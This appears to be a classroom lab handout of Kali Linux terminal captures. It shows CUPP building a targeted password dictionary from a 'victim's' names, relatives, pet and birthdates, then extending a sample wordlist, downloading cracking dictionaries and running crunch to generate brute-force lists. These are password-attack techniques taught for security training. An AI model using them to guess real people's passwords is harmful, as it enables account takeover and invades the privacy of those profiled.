

kali@kali: ~/Desktop/cupp
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/cupp]
$ ./cupp.py -i
cupp.py!
Common
User
Passwords
Profiler
[Muris Kurgas | j0rgan@remote-exploit.org]
[Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: sneha
> Surname: raccha
> Nickname: sneha
> Birthdate (DDMMYYYY): 01022000
> Partners) name: nikita
> Partners) nickname: nikku
> Partners) birthdate (DDMMYYYY): 03022001
> Child's name: shobha
> Child's nickname: amma
> Child's birthdate (DDMMYYYY): 04061991
> Pet's name: vithal
> Company name: racchafamily
> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: tamil, criminal, crime, hack, ca, accountant, commerce, sonali, mansi, sanjana
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]: y
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to sneha.txt, counting 59790 words.
> Hyperspeed Print? (Y/n) : n
[+] Now load your pistolero with sneha.txt and shoot! Good luck!






```
┌──(kali㉿kali)-[~/Desktop/cupp]
└─$ leafpad
Command 'leafpad' not found, but can be installed with:
sudo apt install leafpad
Do you want to install it? (N/y)y
sudo apt install leafpad
[sudo] password for kali:
Reading package lists ... 0%
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Suggested packages:
  evince-gtk
The following NEW packages will be installed:
  leafpad
0 upgraded, 1 newly installed, 0 to remove and 1232 not upgraded.
Need to get 90.9 kB of archives.
After this operation, 465 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 leafpad amd64 0.8.18.1-5
[90.9 kB]
Fetched 90.9 kB in 1s (101 kB/s)
Selecting previously unselected package leafpad.
(Reading database ... 349252 files and directories currently installed.)
Preparing to unpack .../leafpad_0.8.18.1-5_amd64.deb ...
Unpacking leafpad (0.8.18.1-5) ...
Setting up leafpad (0.8.18.1-5) ...
update-alternatives: using /usr/bin/leafpad to provide /usr/bin/gnome-text-editor
 (gnome-text-editor) in auto mode
Processing triggers for kali-menu (2022.3.1) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for mailcap (3.70+nmu1) ...

┌──(kali㉿kali)-[~/Desktop/cupp]
└─$
```



pass.txt
File Edit Search Options Help
password
priyankakdam
12354546436
shrutirai
2022
jyotipandey
swaraj & sameer
wefuogvduvbdwvwvve
lecture finish bye bye tata.


(kali㉿kali)-[~/Desktop/cupp]
$ ./cupp.py -w /home/kali/Desktop/pass.txt
cupp.py!
Common
User
Passwords
Profiler
[Muris Kurgas | j0rgan@remote-exploit.org]
[Mebus | https://github.com/Mebus/]
WARNING!!!
Using large wordlists in some
options bellow is NOT recommended!
> Do you want to concatenate all words from wordlist? Y/[N]: y
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: N
[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to /home/kali/Desktop/pass.txt.cupp.txt, counting 12919 words.
> Hyperspeed Print? (Y/n) : N
[+] Now load your pistolero with /home/kali/Desktop/pass.txt.cupp.txt and shoot!
Good luck!
(kali㉿kali)-[~/Desktop/cupp]
$


pass.txt.cupp.txt
File Edit Search Options Help
finish&77
finish&78
finish&79
finish&8
finish&80
finish&81
finish&82
finish&83
finish&84
finish&85
finish&86
finish&87
finish&88
finish&89
finish&9
finish&90
finish&91
finish&92
finish&93
finish&94
finish&95
finish&96
finish&97
finish&98
finish&99


(kali㉿kali)-[~/Desktop/cupp]
$ ./cupp.py -l
cupp.py!
common
user
passwords
profiler
[Muris Kurgas | j0rgan@remote-exploit.org]
[Mebus | https://github.com/Mebus/]
Choose the section you want to download:
1 Moby 14 french 27 places
2 afrikaans 15 german 28 polish
3 american 16 hindi 29 random
4 aussie 17 hungarian 30 religion
5 chinese 18 italian 31 russian
6 computer 19 japanese 32 science
7 croatian 20 latin 33 spanish
8 czech 21 literature 34 swahili
9 danish 22 movieTV 35 swedish
10 databases 23 music 36 turkish
11 dictionaries 24 names 37 yiddish
12 dutch 25 net 38 exit program
13 finnish 26 norwegian
Files will be downloaded from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/ repository
Tip: After downloading wordlist, you can improve it with -w option
> Enter number: 22
[+] Downloading dictionaries/movieTV/Movies.gz from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/movieTV/Movies.gz ...
[+] Downloading dictionaries/movieTV/Python.gz from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/movieTV/Python.gz ...
[+] Downloading dictionaries/movieTV/Trek.gz from http://ftp.funet.fi/pub/unix/security/passwd/crack/dictionaries/movieTV/Trek.gz ...
[+] files saved to dictionaries/movieTV/
(kali㉿kali)-[~/Desktop/cupp]
$


movieTV
File Edit View Go Help
kali Desktop cupp dictionaries movieTV
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Movies.gz
Python.gz
Trek.gz


Movies
File Edit Search Options Help
calir
calita
calithness
calixe
callam
callan
callander
callas
callaway
calle
called
calleia
callejo
callela
callendar
callender
calles
callet
calleta
calley
callie
calling
callistratus

```
┌──(kali㉿kali)-[~/Desktop/cupp]
└─$ ./cupp.py -v

  cupp.py!                  # Common
     \                      # User
      \                     # Passwords
       \   ,__,             # Profiler
           (oo)____
           (__)    )\
              ||--||  *     [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]

        [ cupp.py ]  3.3.0

        * Hacked up by j0rgan - j0rgan@remote-exploit.org
        * http://www.remote-exploit.org

        Take a look ./README.md file for more info about the program


┌──(kali㉿kali)-[~/Desktop/cupp]
└─$
```

Brute Force Wordlists

```
root@kali: /home/kali
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
```

```
┌──(root㉿kali)-[/home/kali]
└─# crunch --h
crunch version 3.6

Crunch can create a wordlist based on criteria you specify.  The output from cru
nch can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.

┌──(root㉿kali)-[/home/kali]
└─# crunch 2 3 mywordlist1.text
Crunch will now generate the following amount of data: 11564 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2940
mm
my
mw
mo
mr
md
ml
mi
ms
mt
m1
m.
me
mx
ym
yy
yw
```